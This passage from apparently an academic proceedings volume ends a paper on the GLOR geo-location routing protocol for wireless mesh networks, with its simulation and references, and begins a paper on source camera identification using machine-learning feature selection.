Packet Formation: This process defines how a packet is generated. Once the origin node is ready to send a packet, it requests the address and public key of the destination node by providing its unique ID to the web node. The web node initiates a request to accesses the web register to retrieve the information as shown in Fig. 2 as step 1 & 2. Once it gains access to the web register, it checks if the unique ID exists in the registry. If the unique ID is not linked to a node, a "not_found" response is then sent to the origin node.

If the Unique ID is found, the next step is to check if the node is still connected to the network or not. This is done by accessing the destination nodes "[UID]_alive" parameter. If the destination node is still connected to the network, the origin node receives the destination node's address and the public key. However, if the destination node is currently offline, the origin node receives a "not_alive" message.

Once the Origin Node receives destination node address and the public key, it creates the packet with the appropriate information and encrypts the message part (Which also includes its own public key to ensure any reply to be encrypted as well) using the destination node's public key. The packet is then processed according to the type of the messages defined in the next section.

Next Hop Calculation: Once the packet is created, the next hop is calculated according to the method depicted in Fig. 7. The same procedure is used at every hop to calculate the next hop as well (Table 2).




Fig. 7. Next hop calculation

Table 2. Key for Fig. 7.

Variable	Description
Xs,Ys	Geo-location of the source node
Xd,Yd	Geo-location of the destination node
Xn,Yn	Geo-location of the neighboring node/s
Rn	Distance of neighbor node from source node
Dn	Distance of neighbor node from destination node
D	Distance of source node from destination node
Line D	A straight line from source node to destination node
Pn	Distance of neighbor node from line D

The distance Pn is calculated using the following equation:

$$\mathrm{Pn} = \frac{|(Xd - Xs)(Ys - Yn) - (Xs - Xn)(Yd - Ys)|}{\sqrt{(Xd - Xs)^2 + (Yd - Ys)^2}}$$

The neighbor node is selected using the geo-location of the source node and the destination node. Using these two location details as two points on a graph (Fig. 7.), a straight line is plotted and then the neighbor node closest to the line and farthest to the Source Node is selected and the packet is transmitted to it as shown in Fig. 7. A neighbor node can be selected as the next hop if it satisfies the following conditions:

- The node should be alive and in the neighbor of the source node
- The node's distance from the destination node (Dn) should be less than or equal to the distance from source node to destination node (D).
- If there are two or more nodes that satisfy the above conditions, then a node is given preference based on the following.

- Its distance from source node (Rn) is greater
- Its distance from destination node (Dn) is less
- Its distance from line D (Pn) is less

This process repeats itself until the packet reaches its destination.

Packet Processing: Once a node receives a packet, it examines the header and its contents based on the message type. Once the appropriate information is collected, the packet is processed accordingly. The process that takes place once a packet is received is presented in Fig. 8.



Packet is Received
Check If packet is Empty
No
Check if in_tuple_dtime is Valid
Yes
Check If Destination Node Address and Origin Node Address are same
No
Yes
Packet Is Discarded
Yes
Yes
No
Yes
The Packet is Processed & Transmitted according to the Default Message Type
No
The Packet is Processed & Transmitted according to the Specified Message Type
Yes
Check If Message Type is Specified
No
Check If in_transmitted_ack is TRUE
No
Check If Origin Node Address and Message ID Exist in Tuple

Fig. 8. Packet processing and forwarding

In order to make the system robust, the origin node can transmit the same packet multiple times or to multiple nodes. This can result in each node receiving the same packet multiple times. To prevent retransmission of the same packet, each node creates a duplicate tuple with details about the packet.

Default Packet Forwarding: Once a packet has been processed, it is checked if it has been transmitted before. If so, the acknowledgement is checked. If an acknowledgement has been received, the packet is discarded, else the packet details are updated and is transmitted, as shown in Fig. 9.

Node updating: Each node connected to the network will send an update to the web register informing it about its location change or to acknowledge that it is still connected to the network. The "Node_check" process handles this task and is repeated at regular intervals. The process first checks if the node has changed its location; if yes,



Check If the packet details exist in the Duplicate Set
No
Yes
The Packet is considered for forwarding
Closest Neighbor Node in the direction of Destination Node is calculated
Yes
Check If in_transmitted_ack is False
No
The Packet is Transmitted to the Neighbor Node
The Packet is Updated before Transmission.
~ The Hop Count is incremented by one
~ Validity Time is reduced by one
~ Source Address is updated
Packet Is Discarded
Duplicate Set is updated
~ in_origin_address = Origin Node Address
~ in_message_id = Message ID
~ in_tuple_dtime = current time + in_hold_time
~ in_transmitted = True

Fig. 9. Default packet forwarding

then it checks if the change in location is more than 10 m. If the change in location is more than 10 m, the web register is sent a request to update the location and "[UID] _alive" status. If the location change is less than 10 m, only a "[UID]_alive" message is sent.

The GLOR proposed along with the smart approach create a new platform for the wireless mesh network. Unlike the legacy/traditional network models, this approach offers a new method for achieving a self-sustained network.

4 Security Prototype

An initial version of the GLOR protocol was developed using C# in Visual Studio. A simple scenario with 72 authenticated devices randomly distributed across a 2D plane was also setup to test the network model. Once the scenario is simulated, all the authenticated nodes/devices in the network calculate their location (currently set to use the X,Y coordinates of the node according to its placement on the 2D plane). Once the location is calculated, the next step is to search and connect with neighboring nodes. This creates the neighbor table that helps during the transmission of packets.

In addition to the above steps, each node also registers itself on the web register (currently achieved by using a localized database to store the information). Once the devices are connected and the network is formed, two random devices are manually selected to exchange a predefined message-acknowledgement packet. The scenario traces the path taken by the packets as shown in Fig. 10.




Fig. 10. Instance showing packet route trace

The initial tests show promising results as the protocol works as expected and is able to route packets across multiple devices. It was also observed that different packets form the same device may take a different route based on its calculation of the next hop and the availability of neighboring nodes.

As shown in Fig. 10, the acknowledgment packet from the destination node (depicted with light dotted line) did not take the same path as the original packet (depicted with a dark dotted line). Current analysis proves that the routing can easily and efficiently adapt to a dynamic mesh network. Since the first testing, GLOR protocol is under constant modification to increase the efficiency, enable better security and be able to handle unique/exceptional scenarios that might arise in real world scenarios such as the dead loop or the "V" tip [17, 18].

Along with monitoring, the testbed is being modified to include the authentication process for a new node joining the network. It also includes generation of public-private key pair to enable end-to-end encryption. In future, our scheme will include dynamic key generation to defend replay attack. This will help identifying change or increase in resource requirement in the network. Further development of the protocol will enable it to identify such exceptions and take appropriate measure to find a way out of it.

5 Conclusion

The new network model with an all-new addressing scheme, GLOR protocol and the inherent security measures together form a very robust communication network providing end-to-end security. The innovative model also creates a new platform for further development of this routing technique as it is not governed by the limitations of legacy protocols. The model also opens the doors for development of various applications that can perform considerably better as compared to the legacy network model.

The next phase of the research is to take the network model into the practical world. This will be achieved by adding the GLOR protocol to smartphones and observing the performance in real world scenarios. The information received from real world implementations will be used to further improve the protocol.

Acknowledgments. The authors acknowledge Pulkit Rohilla for his contribution and technical assistance in implementation of GLOR protocol and setting up the scenario. We also thank Deepak Puthal and Alina Rakhi Ajayan for their comments that helped improve this paper.

References

1. Thomas, J., Robble, J., Modly, N.: Off grid communications with android meshing the mobile world. In: IEEE Conference on Technologies for Homeland Security (HST) 2012, pp. 401–405 (2012)
2. Wong, P., Varikota, V., Nguyen, D., Abukmail, A.: Automatic android-based wireless mesh networks. Informatica **38**(4), 313–320 (2014)
3. Gardner-Stephen, P.: The serval project: practical wireless ad-hoc mobile telecommunications, Flinders University, Australia (2011). http://developer.servalproject.org/. Accessed 21 May 2015
4. Opengarden. https://opengarden.com/. Accessed 19 May 2015
5. Rogers, M., Saitta, E., Tyers, B., Lou, X.: The briar project. https://code.briarproject.org/. Accessed 1 June 2015
6. Clausen, T., Jacquet, P.: Optimized link state routing protocol (OLSR) RFC 3626 (2003). http://www.rfc-editor.org/info/rfc3626
7. Clausen, T., Dearlove, C., Dean, J.: Mobile ad hoc network (MANET) neighborhood discovery protocol (NHDP), RFC 6130 (2011). http://www.rfc-editor.org/info/rfc6130
8. Clausen, T., Dearlove, C., Jacquet, P., Herberg, U.: The optimized link state routing protocol version 2, RFC 7181 (2014). http://www.rfc-editor.org/info/rfc7181
9. Dearlove, C., Clausen, T.: An optimization for the mobile ad hoc network (MANET) neighborhood discovery protocol (NHDP), RFC 7466 (2015). http://www.rfc-editor.org/info/rfc7466
10. Perkins, C., Belding-Royer, E., Das, S.: Ad hoc on-demand distance vector (AODV) routing, RFC 3561, (2003). http://www.rfc-editor.org/info/rfc3561
11. Baccelli, E., Jacquet, P., Nguyen, D., Clausen, T.: OSPF multipoint relay (MPR) extension for ad hoc networks, RFC 5449 (2009). http://www.rfc-editor.org/info/rfc5449
12. Corson, M., Macker, J.: Mobile ad hoc networking (MANET): routing protocol performance issues and evaluation considerations. RFC 2501 (1999). http://www.rfc-editor.org/info/rfc2501
13. Haas, Z.J., Pearlman, M.R., Samar, P.: The bordercast resolution protocol (BRP) for ad hoc networks (2002). draft-ietf-manet-zone-brp-02.txt
14. Haas, Z.J., Pearlman, M.R., Samar, P.: The zone routing protocol (ZRP) for ad hoc networks (2002). draft-ietf-manet-zone-zrp-04.txt
15. Siddiqui, M.S.: Security issues in wireless mesh networks. In: International Conference on Multimedia and Ubiquitous Engineering (MUE 2007), pp. 717–722 (2007)
16. Akyildiz, I.F., Wang, X.: A survey on wireless mesh networks. IEEE Commun. Mag. **43**(9), S23–S30 (2005)
17. Stojmenovic, I.: Position-based routing in ad hoc networks. IEEE Commun. Mag. **40**(7), 128–134 (2002)
18. Bose, P., Morin, P., Stojmenović, I., Urrutia, J.: Routing with guaranteed delivery in ad hoc wireless networks. Wireless Netw. **7**(6), 609–616 (2001)

Digital Forensic Source Camera Identification with Efficient Feature Selection Using Filter, Wrapper and Hybrid Approaches

Venkata Udaya Sameer(✉), S. Sugumaran, and Ruchira Naskar

Department of Computer Science and Engineering, National Institute of Technology, Rourkela 769008, Orissa, India
{515CS1003,215CS2081,naskarr}@nitrkl.ac.in

Abstract. Digital Forensics is the branch of science dealing with investigation of evidences recovered from digital devices, to safeguard against rapidly increasing cyber crimes in today's digital world. The Source Camera Identification (SCI) problem is to map an image under question correctly to its source device. Following a Digital Forensic approach, the source of an image is detected by post–priori investigation of traces left behind in the image, by the camera. Such traces are generated due to the post–processing operations an image undergoes inside a digital camera, after being captured. In this paper, we model the SCI problem as a machine learning classification problem and focus on the most crucial component of a learning model, i.e. *feature selection*. We propose three different techniques for feature selection: *Filter* based approach, *Wrapper* based approach using Genetic Algorithm (GA), and also a *hybrid* approach with both Filter and Wrapper methods combined together. We investigate the source detection accuracy that each technique succeeds to achieve. Our experimental results suggest that the proposed methods produced a much compact feature set, hence considerably improve the source detection accuracy and minimize the training time of the learning model, as compared to the state–of–the–art.

Keywords: Classification · Cybercrime · Digital forensics · Feature extraction · Feature selection · Genetic Algorithm · Source camera identification

1 Introduction

Digital Forensics is a field of science which involves investigating and discovering traces of cyber crime left behind in digital devices, hence to link the perpetrator to the crime scene by producing enough legal evidences. Source Camera Identification is a problem in the domain of image forensics, wherein the motivation is to map the image back to its authentic source. Digital forensic techniques for source camera identification serve as a powerful tool for forensic investigators, while tracking criminals of image forgeries, child pornography, terrorist attacks,

DOI: 10.1007/978-3-319-49806-5_22

and so on. In today's digital era, due to the wide availability of low–cost user–friendly image editing software tools, the credibility of images is highly at stake. Hence, while producing an image in the court of law as an evidence towards any event, the image has to first go through a number of forensic tests to authenticate its ingenuity. To attribute the image to its authentic source device, has thus attracted a lot of interest among forensic researchers worldwide. Unlike other traditional multimedia security techniques such as "watermarking", a digital forensic approach to the source identification problem is completely *blind* in the sense that it is completely based on post–processing of data, and does not require any form of data pre–processing.

In this paper, we model the image source identification problem as a machine learning classification problem and majorly focus on *feature selection*, which is one of the most crucial components of a classifier. Also, we present a set of image features, used in our work to distinguish one camera model from another. The primary principle behind feature selection is to remove those features from the initially selected set, which are either redundant or have very little contribution to the learning model. In earlier related works [1,4,5], since the number of features were not too high, a simple forward search technique like Sequential Forward Feature Selection (SFFS) was sufficient. However, as the number of features identified by recent researchers [1] has gradually gone up, the need to select an optimally efficient set of features has come up. Our contribution in this paper is optimization of source camera identification accuracy in digital forensic domain, through efficient image features selection using multiple proposed filters. Additionally, we propose a wrapper approach using genetic algorithm to find a near optimal feature set. Finally, we develop a hybrid model combining filter and wrapper approaches, which selects the most optimal feature set and attains the maximum source detection accuracy.

Rest of the paper is organized as follows. Section 2 presents an overview of the state–of–the–art researches related to source camera identification, along with the required background related to feature extraction and feature selection, in Sects. 2.2 and 2.3, respectively. In Sect. 3, we present in detail the complete source camera identification procedure using the proposed feature selection strategies. Our experimental results and inferences are discussed in Sect. 4. We conclude the paper with a few directions to future research in Sect. 5. Definitions of the statistical measures used to filter out features in the proposed work, are given in Appendix A.

2 Background

2.1 Related Work

In the existing literature, the Source Camera Identification problem has been approached by researchers from either one of two directions: One which uses a *camera fingerprint* (Sensor Pattern Noise) [6] as the base discriminator among the camera models. Second, machine learning based classification of camera models [1–4], which uses set of well defined image features for source distinction.

The discovery of Sensor Pattern Noise (SPN) [6] as a digital fingerprint to identify the source of the image is noteworthy work which paved way for many other similar works [7,8] to follow. For each camera the associated reference noise is determined which acts as a unique trait to identify the camera. The reference noise is obtained for a camera by averaging the noise of multiple images. To map an image to a particular camera the reference noise of the camera is checked in the image, using a correlation detector and hypothesis testing theory.

The pipeline of image formation in all modern day digital cameras is very similar. In this pipeline, an array of charge coupled devices (CCD) senses the light and forms pixels. The CCD element is monochromatic so the color images are captured by arranging the CCD element with different color filters (red, green and blue) called as Color Filter Array (CFA). The CFA forms a mosaic of red, green and blue pixels, and the RGB values of each missing pixel is obtained by applying demosaicing (interpolation) techniques. The CFA pattern and interpolation algorithms vary from one camera model to another. The variation in color interpolation for different camera models, are studied and exploited to identify the origin of an image by various researchers [1–3]. To trace the differences in color interpolation of different cameras the first, second and higher order statistics of the images are examined.

Image features for source classification based on color information, proposed by Kharazzi et al. [3], include *average pixel value*, *RGB pair correlation*, *neighbor distribution center of mass*, *RGB pairs energy ratio* and *wavelet domain statistical* features. Various researchers have also used different Image Quality Metrics (IQM), (such as *mean absolute error, mean square error, Czekanowski distance, cross correlation, spectral magnitude and phase* etc.), as features to distinguish sources based on the quality of produced images [1,3,9,10,12]. The source camera identification model proposed by Celiktutan et al. [1] uses characteristics of lower order bit planes of an image. The local binary pattern method [1,10,11] applied to quantify the bit patterns of 3×3 neighborhoods calculates the histograms in terms of spatial, quantal, and chromatic domains. The spatial patterns occur within a bit plane; quantal features occur between adjacent bit planes and chromatic are across the color channels (RGB). The Binary Similarity Measures (BSM) computed with these patterns, are considered as a features set by researchers such as [1,10,11]. These authors have additionally used Higher Order Wavelet Statistical (HOWS) features (such as *mean, variance, kurtosis, skewness* etc.) and IQM features, combined all three above feature sets, and scored with SVM classifiers for source classification.

2.2 Feature Extraction: Related Background

To perform source camera identification using machine learning techniques, the first and most important step is identification and extraction of suitable features. In this work, we have used a total of 598 features, including the BSM, IQM and HOWS features used in [1] previously for source classification. Since the total number of features extracted is 598, to select the optimal or most efficient subset of these features, poses to be a computationally intensive job.

(Fig. 1 demonstrates the complete work flow of the source classification model adopted by us.) In Sect. 3.2, we present the details of feature extraction approach adopted in our work.

2.3 Feature Selection: Related Background

Feature selection has emerged to be a significant problem in applications involving datasets with huge number of features. This is majorly to improve accuracy of classification, minimize the training time of the learning model, as well as to counter the *overfitting* problem [32] in classification. The feature subset selection may be viewed as an optimization problem, which searches for the best subset, and identifies one that is optimal (or near–optimal) with respect to the given measures. The feature selection process involves two different criteria, viz., *feature evaluation* and *feature search* strategies, discussed as follows.

Feature evaluation strategies are used to assess, how well the selected features are related to the learning algorithm, hence how well they classify the given dataset. In general, *Filter* based approaches [14] for feature evaluation, select the features subset independent of the learning algorithm. Whereas, the *Wrapper* approaches evaluate the features subset specific to the learning algorithm. In general, the filter based approach is computationally faster than the wrapper approach. However, the features selected by the filter approach may not always form an optimal subset. Whereas the wrapper approach [24] selects an optimal or near–optimal feature subset always. Hence, to gain a trade–off between computational complexity and classification accuracy, while selecting an optimal feature set specific to a particular learning algorithm, becomes a challenging task.

The second criteria of feature selection process, i.e. *search strategy*, may be broadly classified into: *exhaustive search*, *heuristic search* and *random search* strategies [26,27]. The exhaustive search evaluates all possible subsets in the search space. The optimality of the feature subset set is guaranteed; however, the time complexity is high. In the heuristic search procedure, the process of selection and rejection of features is performed repeatedly to produce the optimal subset. However, it works best with linear classifiers. The random search randomizes the subset selected for evaluation in every iteration, and is the most efficient.

3 Image Source Identification Through Digital Forensics

This section provides in detail, the digital forensic technique that we adopted for source camera identification. The technique is completely *blind*, that is independent of any information stored/computed a–priori. We model source camera identification as a classification problem, the operational flow for which is demonstrated in Fig. 1. The flowchart in Fig. 1 consists of three main operational blocks: feature extraction, feature selection and classification. The feature extraction procedure used to form the training feature set, is discussed in Sect. 3.2. For feature selection, we employ three different strategies: Filter, Wrapper and Hybrid approaches to find the optimal feature set, as discussed in detail in Sect. 3.3.




Image Samples
Feature Extraction: BSM, IQM and HOWS
Supervised Dataset
Feature Selection:
Wrapper + GA
Filters (Chi Squared, Mutual Information, Fisher Score, Pearson Correlation, Kendall Correlation, Spearman Correlation)
Hybrid (Filter + Wrapper + GA)
Feature Set 1
Feature Set 2
Feature Set 3
Classification: AdaBoost + LibSVM
Result 1
Result 2
Result 3
Accuracy Comparison

Fig. 1. Operational flowchart of the proposed source classification model

3.1 The Source Classification Model

Traditionally, in source camera identification using machine learning, a number of appropriately chosen features are extracted from images captured by different camera models, under question. In this paper we deal with identifying an image source from a *closed* set of camera models. Next, those features are fed to a classifier, so as to train it towards distinguishing between camera models of the given set. Finally, the test image is produced to the trained classifier, and the classifier now predicts its correct source. In order to optimize the accuracy of source prediction, we select an optimal set of features through *features selection.* Feature selection optimizes the feature set both in terms of classification accuracy and processing time. In our work, the complete feature set is produced as input to feature selection module, which adopts three different approaches: using filter, using wrapper and a hybrid approach, shown as separate sub–modules in Fig. 1 within the dotted boundary. For both filter and wrapper approaches, the input is the entire feature set; whereas for the hybrid approach the input is the feature set formed by the filter approach. The output is an optimized feature set for all three approaches.

Majority of state–of–the–art techniques use Sequential Forward Feature Selection (SFFS) [1,2,10] algorithm for feature set optimization in source camera identification problem. *SFFS* is a deterministic single solution method. It follows a simple principle, i.e., to begin with an empty feature set and iteratively add other features until the termination criteria is reached. In every iteration, we add that feature which results in highest classification accuracy when combined with the features that have already been selected. However, *SFFS* does not remove features that become irrelevant or redundant after addition of new features.

Also when the feature set is huge [1], the SFFS algorithm is applied to distinct *manually* selected subsets of features, and the resultant subsets are finally merged to form the ultimate optimal feature subset for classification. Manual partitioning of feature subsets would disturb the correlation properties between the features. The filter based feature selection strategy, achieves a much improvised classifier performance by overcoming this limitation. We do not manually create any divisions in the feature set, and keep all the features intact in the initial set input to our feature selection module.

We, in this paper have used six different filters for feature selection (following the filter approach). We use genetic algorithm as the search strategy in the wrapper approach. Finally, we use a hybrid approach where the features selected by the best filter are given as a start set to the genetic algorithm. In sequel, we provide the details of experiments carried out by us following all three approaches in Sect. 4.

3.2 Detailed Feature Extraction Procedure

As stated earlier in Sect. 2.2, we trained our source classification model with three sets of features: BSM, IQM, and HOWS. The BSM features are extracted from a pair of adjacent bit planes within the color channel, and from a pair of corresponding bit planes across the color channels. In our work, we formed the pairs of bit planes as R3–R4 (i.e. between 3^{rd} bit plane of Red and 4^{th} bit plane of Red), R4–R5, R5–R6, R6–R7, R7–R8, G3–G4, G4–G5, G5–G6, G6–G7, G7–G8, B3–B4, B4–B5, B5–B6, B6–B7, B7–B8, R3–G3, R4–G4, R5–G5, R6–G6, R7–G7, R8–G8, G3–B3, G4–B4, G5–B5, G6–B6, G7–B7 and G8–B8. In this formation of bit plane pairs, the similarity between the binary texture statistics of adjacent bit planes, in both spatio–quantal (adjacent bit planes within color channel) and spatio–chromatic (across color channels) directions are computed. The spatio–quantal direction consists of 5 pairs of adjacent bit planes within the color channels, and totally 15 pairs while considering red, green and blue channels. The spatio–chromatic direction consists of 12 pairs of corresponding bit planes across the color channels (Red–Green and Green–Blue). A total of 486 BSM features are extracted by 18 BSM metrics [1,11] with 27 bit planes pairs.

To compute the IQM features, four different filters, viz., *Gaussian blur*, *Additive Noise*, *JPEG compression* and *Set Partitioning in Hierarchical Trees* (*SPIHT*) are applied to an image. One IQM feature corresponds to an image and one of its filtered versions. We extracted 10 IQM features [1,10,12] from each image pair, which resulted into a total of 40 features.

To find the HOWS features [1,10,13], the image space is decomposed into multiple scales and orientations. Haar Wavelet Transform [9,28,29] is used for decomposition and it generates a lowpass, veritical, horizontal and diagonal sub–bands. Applying filters recursively on a lowpass sub–band creates next scale decomposition. The simple statistical model of mean, variance, skewness and kurtosis of the sub–band at each orientation and scale are computed, resulting into 72 features. Finally, fusion of all the groups (BSM, IQM and HOWS) gives us a total of 598 features.

3.3 Proposed Feature Selection

The feature selection problem in source classification, may be mathematically modeled as follows. The problem is to find a subset of features F_s from the total features set F_t in such a way that the set F_s maximizes the classification accuracy of the model. Mathematically,

$$\begin{aligned} F_s = &\operatorname*{argmax}_F FindAccuracy(F) \\ &\text{where } F \subseteq F_t \text{ and } |F| = \text{desired cardinality of } F_s \end{aligned} \tag{1}$$

where $FindAccuracy(F)$ measures the classification accuracy of the model with selected feature set F.

When there are n features, it would generate a powerset of 2^n feature subsets, out of which at least one subset would produce the maximum classification accuracy. To find the best subset(s) out of those 2^n feature subsets, becomes a computationally hard task if n is high. Thus, efficient feature selection poses to be a challenging problem in source classification. In the following, we present in detail, the three proposed feature selection approaches adopted in our source classification model.

Filter Based Approach for Feature Selection. We applied six different filters for feature selection here, using following six statistical measures: *Chi Squared, Mutual Information, Fisher Score, Pearson Correlation, Kendall Correlation and Spearman Correlation.* (Detailed definitions of the above filters are provided in Appendix A). All those filters use heuristics based on general characteristics of the data, rather than testing on the learned model, while optimizing the feature subset. We apply individual filters on a pair of features, and the threshold mechanism corresponding to each filter is employed to identify whether one or both features in the pair are redundant. The redundant features are dropped from the set. For example, when the Pearson correlation measure is used as a filter on a pair of features, the output can be +1, −1 or 0, where +1 signifies positive correlation, 0 signifies no correlation and −1 signifies negative correlation. Depending on the score given by a filter, all the features are ranked according to their relevance, and top 'k' features are selected to form the optimal feature subset. The proposed filter based feature selection procedure is described as follows.

1. Select one of the six filters, mentioned above.
2. Start with the set of all 598 image features extracted from the training dataset, as discussed in Sect. 3.2.
3. Apply the filter on the entire feature set to obtain a reduced feature set of size 10.
4. Record the performance of the reduced feature set on the learning model with respect to source camera classification accuracy and F–Score [25]. The learning model adopted by us in this case, is *multi–class SVM* with a linear kernel, which we implemented using LibSVM software package [31].
5. Repeat steps 3–4, by increasing the number of selected features by 10 in every iteration. Do this until the performance (classification accuracy or F–score) of the learning model starts to drop.
6. Repeat steps 2–5 for all other filters one–by–one, and record the results.

